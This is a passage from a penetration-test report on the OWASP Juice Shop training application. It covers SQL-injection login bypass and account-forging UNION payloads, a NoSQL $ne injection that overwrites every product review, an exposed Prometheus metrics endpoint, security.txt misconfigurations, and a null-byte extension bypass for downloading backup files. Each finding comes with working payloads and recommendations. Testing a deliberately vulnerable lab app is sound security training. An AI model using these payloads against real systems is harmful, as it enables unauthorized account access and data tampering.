{"email": "' UNION SELECT * FROM (SELECT 20 AS id, 'acc0unt4nt@juice-sh.op' AS username, 'acc0unt4nt@juice-sh.op' AS email, '12345' AS password, 'accounting' AS role, '123' AS deluxeToken, '127.0.0.1' AS lastLoginIp, 'default.svg' AS profileImage, '' AS totpSecret, 1 AS isActive, 12983283 AS createdAt, 133424 AS updatedAt, NULL AS deletedAt)--"}  
-----  
-----
```

Send the request.

The server responds with a valid token means was a successful login with non-existing account

### 5.2.4 Login Bender (via SQL Injection)

HIGH

#### Description:

The login functionality is vulnerable to SQL Injection, which allows unauthorized access to user accounts by bypassing authentication mechanisms.

During testing, the tester observed the email bender@juice-sh.op inside the public feedback section of the application. Using this information, a targeted login attempt was made.

By injecting a malicious SQL in the Email field, the application skipped password verification and granted access to Bender's account.

The vulnerability exists because the backend does not properly sanitize or parameterize user input during login processing.

---

#### Impact:

- Authentication Bypass: Full unauthorized access to a registered user account.
- Privilege Escalation (if reused): If exploited against admin accounts, this could lead to full compromise.
- Future Attacks: Enables penetration testers to plan further targeted attacks such as extracting sensitive user data.

---

#### Vulnerability Location:

- Component: Login Functionality
- Parameter Affected: Email Input Field

---

#### Recommendations:

3. Use Prepared Statements: Ensure SQL queries use parameterized inputs to eliminate injection possibilities.

4. Input Sanitization: Reject or escape special characters like ' or -- from inputs where not expected.
- 

#### References:

-CWE Reference: [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)

-CVSS v3.1 Base Score: 8.8 (High)


---

#### Proof of Concept (PoC):

- 1- Navigate to the All Products section
- 2- Click on Banana Juice (1000ml) to view details and reviews




3- Go to <http://localhost:3000/#/login>




The screenshot shows a login form with a dark gray background. At the top, the word "Login" is written in white. Below it, a red error message says "Invalid email or password." There are two input fields: "Email\*" containing "bender@juice-sh.op" and "Password\*" containing "test". To the right of the password field is a white eye icon for password visibility.

4- Test for SQL injection by submitting:




The screenshot shows the same login form as above. The "Email\*" field now contains "[object Object]" and "bender@juice-sh.op'" with a yellow arrow pointing to the apostrophe. The "Password\*" field contains "test". The eye icon is visible to the right of the password field.

5- Exploit SQLi to Bypass Login



The screenshot shows the login form again. The "Email\*" field now contains "bender@juice-sh.op'--" with a red box around the entire input. The "Password\*" field contains "test". Below the form, a green link says "Forgot your password?".



### 5.3.1 NoSQL Manipulation

HIGH

#### Description:

The product review functionality in Juice Shop was found to be vulnerable to a NoSQL injection, allowing a pentester to unintentionally modify multiple product reviews instead of just one.

During testing, the pentester submitted a product review while intercepting the request, the pentester inserted a NoSQL query. This caused the server to match all existing reviews where the ID was not equal to -1, which resulted in bulk modification of all reviews.

This indicates a lack of input validation and insufficient protection against NoSQL-specific query manipulation.

---

#### Impact:

- Modify the content and author fields of all existing product reviews.
  - Demonstrate how NoSQL operators can lead to unexpected data changes.
- 

#### Vulnerability Location:

- Component: Product Review
  - Endpoint: /rest/products/reviews
- 

#### Resource / References:

- OWASP Top 10: [A03:2021 – Injection](#)
- MongoDB \$ne Operator:  
<https://www.mongodb.com/docs/manual/reference/operator/query/ne/>

Recommendations:


- 1- Implement strict server-side validation for all request payloads.
- 2- Disallow the use of MongoDB operators like `$ne` in user-supplied fields unless explicitly needed.

1

---

Proof of Concept (PoC):

1. Login to the site as a regular user.
2. Go to any product and submit a new review.




3. Open Burp Suite and intercept the review request.

A screenshot of the Burp Suite interface. The 'Proxy' tab is selected, indicated by a red box and a number '1'. Below the tabs, there's a 'Repeater' button with a red box and a number '2'. A red arrow points from the 'HTTP history' tab to the repeater button. The main pane shows a table of network requests. The first row is highlighted with a red box and a number '3'. The table columns are Time, Type, Direction, Method, and URL. The rows show:

- 20:06:39 3 May... WS ← To client http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=NdigRFi
- 20:06:40 3 May... HTTP → Request PUT http://localhost:3000/rest/products/6/reviews
- 20:06:45 3 May... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQN7LgG

A red box highlights the URL of the second request.



4. Open repeater tap and Change the request method from PUT to PATCH like this:


```
Pretty Raw Hex
1 PATCH /rest/products/reviews HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 83
```

5. In the JSON body, change the "id" part to this and send the request

```
Content-Type: application/json
Connection: keep-alive

{
    "id": {
        "$ne": -1
    },
    "message": "NoSQL Manipulation",
    "author": "attacker@evil.com"
}
```

6. Result: All product reviews were updated to show the new message.



```
Response
Pretty Raw Hex Render
{
  "message": "NoSQL Manipulation",
  "author": "mc_safesearch@juice-sh.op",
  "product": 17,
  "likesCount": 0,
  "likedBy": [
  ],
  "_id": "2CTEbbG4x4Y0XSpce"
},
{
  "message": "NoSQL Manipulation",
  "author": "mc_safesearch@juice-sh.op",
  "product": 41,
  "likesCount": 0,
  "likedBy": [
  ],
  "_id": "2ruDnTtaxiy9j5LcN"
},
{
  "message": "NoSQL Manipulation",
  "author": "J12934@juice-sh.op",
  "product": 46,
  "likesCount": 0,
  "likedBy": [
  ],
  "_id": "6HZ8osC5KpktsLrGE"
},
{
  "message": "NoSQL Manipulation",
  "author": "uvogin@juice-sh.op",
  "product": 38,
  "likesCount": 0,
  "likedBy": [
  ],
  "_id": "85BCN5cmWwMkNcvp"
},
```

## 5.4 Information Disclosure

### 5.4.1 security.txt

MEDIUM

#### Description:

During the reconnaissance phase, the file /security.txt was accessed and analyzed. This file is designed to provide security researchers with contact details and other information for responsible disclosure. While the file was present and included several fields, two issues were identified:

1. The Contact field uses the email donotreply@owasp-juice.shop, which implies that submitted reports may not be monitored or responded to.
2. The CSAF (Common Security Advisory Framework) field points to a localhost URL:  
<http://localhost:3000/.well-known/csaf/provider-metadata.json>, which is inaccessible from external users and likely a placeholder.
3. \score-board Endpoint

These issues may obstruct proper vulnerability disclosure and reduce the file's effectiveness.

---

#### Impact:

While this is not a direct exploit, the misconfigurations present can lead to the following risks:

- Missed Vulnerability Reports: If security researchers cannot communicate with the organization due to the unmonitored email, critical vulnerabilities may go unreported.
  - False Sense of Security: Including a broken or local CSAF link can mislead researchers into thinking the organization supports structured disclosure processes when it does not.
  - Found the page of score-board
- 

#### Vulnerability Location:

- File path: [https://owasp-juice.shop /security.txt](https://owasp-juice.shop/security.txt)
-

CVE Reference: <https://www.rfc-editor.org/rfc/rfc9116.html#name-location-of-the-securitytxt>

Recommendations:

1. Replace the Contact Email

Use a monitored address (e.g., security@owasp-juice.shop) to encourage responsible disclosure.

2. Fix the CSAF Field

Point the CSAF field to a valid, publicly accessible CSAF provider metadata URL or remove the field if unused.

3. Validate with Tools


Use a compliance checker such as [securitytxt.org](https://securitytxt.org) to verify the accuracy and structure of the file.

---

Proof of Concept:

1. Open a browser and navigate to:

<https://127.0.0.1/security.txt>



```
localhost:3000/.well-known/security.txt
Contact: mailto:donotreply@owasp-juice.shop
Encryption: https://keybase.io/fkimmich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbcdca
Acknowledgements: #!/score-board
Referred-Languages: en, az, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
I18n: /*jus
CSAF: http://localhost:3000/.well-known/csaf/provider-metadata.json
Expires: Wed, 15 Apr 2020 11:12:10 GMT
```

2. Review the file content:

- o Note that the contact email is donotreply@owasp-juice.shop

- o Observe the CSAF field:

<http://127.0.0.1/.well-known/csaf/provider-metadata.json>

```
{
  "canonical_url": "http://localhost:3000/.well-known/csaf/provider-metadata.json",
  "distributions": [
    {
      "directory_url": "http://localhost:3000/.well-known/csaf/"
    }
  ],
  "last_updated": "2024-03-05T20:20:56.169Z",
  "list_on_CSAC_aggregators": false,
  "metadata_version": "2.0",
  "mirror_on_CSAC_aggregators": false,
  "public_openssl_keys": [
    {
      "fingerprint": "19c01cb7157e4645e9e2c863062a85a8cbfbdcda",
      "url": "https://keybase.io/bkminnich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda"
    },
    {
      "fingerprint": "2372B2B12AE7AE3001BB3FBD08FB16E2029D870",
      "url": "https://keybase.io/wurstbrot/pgp_keys.asc"
    },
    {
      "fingerprint": "91b7a09d34db0a5e662ea7546f4a7656807d4ff9",
      "url": "https://github.com/J12934.gpg"
    }
  ],
  "publisher": {
    "category": "vendor",
    "name": "OWASP Juice Shop",
    "namespace": "/juice-shop/juice-shop",
    "contact_details": "timo.pagel@owasp.org"
  },
  "role": "csaf_trusted_provider"
}
```

### 3. Enter to score-board path

The screenshot shows the OWASP Juice Shop application interface. At the top, there's a navigation bar with the logo, user account information, and language selection (EN). Below the header, there are three progress bars: 'Hacking Challenges' at 18%, 'Coding Challenges' at 0%, and 'Challenges Solved' at 20/171. To the right of these bars are two star ratings: one for '7/28 6/23 3/44' and another for '4/37 0/25 0/14'. Below the progress bars is a search bar and a set of filters for 'Difficulty', 'Status', and 'Tags'. A secondary set of filters includes categories like 'All', 'XSS', 'Sensitive Data Exposure', etc., and specific tags like 'Security through Obscurity', 'Insecure Deserialization', etc. A note below the filters states '17 challenges are unavailable on Heroku due to security concerns or technical incompatibility!'. The main content area displays four challenge cards: 'Score Board' (Miscellaneous), 'DOM XSS' (XSS), 'Bonus Payload' (XSS), and 'Privacy Policy' (Miscellaneous). Each card includes a brief description, a star rating, and links for 'Tutorial', 'Code Analysis', and 'Hint'.

#### 5.4.2 Exposed Metrics

MEDIUM

##### Description:

The application exposes internal metrics data through an unauthenticated and accessible endpoint (/metrics). These metrics are typically scraped by monitoring systems like Prometheus, but if not properly protected, they can leak sensitive operational information such as memory usage, request paths, user-agent headers, error rates, and other internal statistics.

During the test, the tester recognized that Prometheus commonly uses the /metrics path on port 9090. The tester then manually added /metrics to the application's base URL and was able to access the full set of internal metrics, which should not be publicly available.

---

##### Impact:

Unauthorized access to this metrics endpoint can lead to:

- Information Disclosure: penetration testers can obtain insights into application behavior, errors, and system load.
  - Reconnaissance: Helps penetration testers map out potential entry points or performance weaknesses.
  - Privacy Risks: If any user-specific data or request patterns are exposed.
- 

##### Vulnerability Location:


- Endpoint: /metrics
  - URL: http://127.0.0.1:3000/metrics
-

## Recommendations:


1. Restrict Access to Metrics Endpoint:
  - o Apply authentication (Basic Auth / Token) or allowlisting (e.g., only Prometheus server can access).
2. Environment-Based Exposure:
  - o Expose metrics only in internal/test environments. Avoid enabling metrics in production unless strictly needed.

## Proof of Concept:


- 1- Open the official [Prometheus website](#) or its GitHub repository:  
<https://github.com/prometheus/prometheus>



- 2- click on Get Start



### 3-find default url use end point (metrics)




The screenshot shows a browser window displaying the Prometheus documentation at [https://prometheus.io/docs/prometheus/basics/getting\\_started/](https://prometheus.io/docs/prometheus/basics/getting_started/). The page content includes sections on Best Practices, Guides, Tutorials, and Specifications. A code block in the 'Starting Prometheus' section shows the configuration file content:

```
static_configs:
  targets: ['localhost:9090']
```

Below the code block, there is a note: "For a complete specification of configuration options, see the configuration documentation." Further down, under "Using the expression browser", there is a note: "Let us explore data that Prometheus has collected about itself. To use Prometheus's built-in expression browser, navigate to <http://localhost:9090/graph> and choose the "Table" view within the "Graph" tab." A yellow box highlights the URL [localhost:9090/metrics](http://localhost:9090/metrics).

### 4- returned to the OWASP Juice Shop application and manually appended /metrics to the base URL



The screenshot shows a browser window with the address bar set to `localhost:2020/metrics`. The page content displays a large amount of Prometheus metric data for the OWASP Juice Shop application. The data includes various metrics such as file uploads, errors, startup duration, CPU usage, memory usage, and event loop metrics.

```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration Juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds{task="validateConfig",app="juiceshop"} 0.063248
juiceshop_startup_duration_seconds{task="cleanupTmpFolder",app="juiceshop"} 0.0888875
juiceshop_startup_duration_seconds{task="validateEnvConditions",app="juiceshop"} 0.2042099
juiceshop_startup_duration_seconds{task="startDatabase",app="juiceshop"} 0.2042099
juiceshop_startup_duration_seconds{task="customizedApplication",app="juiceshop"} 0.0160484
juiceshop_startup_duration_seconds{task="customizedAfterSetup",app="juiceshop"} 0.0095752
juiceshop_startup_duration_seconds{task="ready",app="juiceshop"} 3.942

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 61.39

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 15.655999999999999

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
# TYPE process_cpu_seconds_total counter
process_cpu_seconds_total{app="juiceshop"} 77.04599999999999

# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds{app="juiceshop"} 1745284298

# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes{app="juiceshop"} 149118906

# HELP nodejs_eventloop_log_seconds Log of event loop in seconds.
# TYPE nodejs_eventloop_log_seconds gauge
nodejs_eventloop_log_seconds{app="juiceshop"} 0.3389357

# HELP nodejs_eventloop_log_min_seconds The minimum recorded event loop delay.
# TYPE nodejs_eventloop_log_min_seconds gauge
nodejs_eventloop_log_min_seconds{app="juiceshop"} 0.000127488

# HELP nodejs_eventloop_log_max_seconds The maximum recorded event loop delay.
# TYPE nodejs_eventloop_log_max_seconds gauge
nodejs_eventloop_log_max_seconds{app="juiceshop"} 0.121110527
```

### 5.4.3 Forgotten Developer Backup

MEDIUM

#### Description:

A sensitive backup files (package.json.bak, coupons\_2013.md.bak) were accidentally left accessible in the server's /ftp directory. Although the application attempts to restrict access to .md and .pdf files only, the restriction can be bypassed by appending a fake file extension, effectively tricking the file validation mechanism.

#### Impact:

A penetration tester was able to:

- Bypass file type validation mechanisms using a known null-byte or extension spoofing technique.
- Download a developer's sensitive backup file.

#### Resource / Reference

- OWASP Top 10: [A06:2021 – Vulnerable and Outdated Components](#)
- Null Byte Injection: [OWASP – Null Byte Injection](#)

#### Vulnerability Location:


- Path:
  - /ftp/package.json.bak
  - /ftp/coupons\_2013.md.bak
- Accessible URL (after bypass):
  - http://127.0.0.1:3000/ftp/package.json.bak%25%30%30.md
  - http://127.0.0.1:3000/ftp/coupons\_2013.md.bak%25%30%30.md
- Tested From IP: 127.0.0.1:3000/#/

#### Recommendations:

- Strictly validate file extensions on the server-side without relying on filename-based checks.
- Implement MIME-type checking on the server response.
- Remove any sensitive backups from publicly accessible directories.

## Proof of Concept (PoC):


1. Navigated to: <http://127.0.0.1:3000/robots.txt>  
Found disallowed path: /ftp




2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>  
Discovered: package.json.bak



3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser



## 5. Open HTTP History

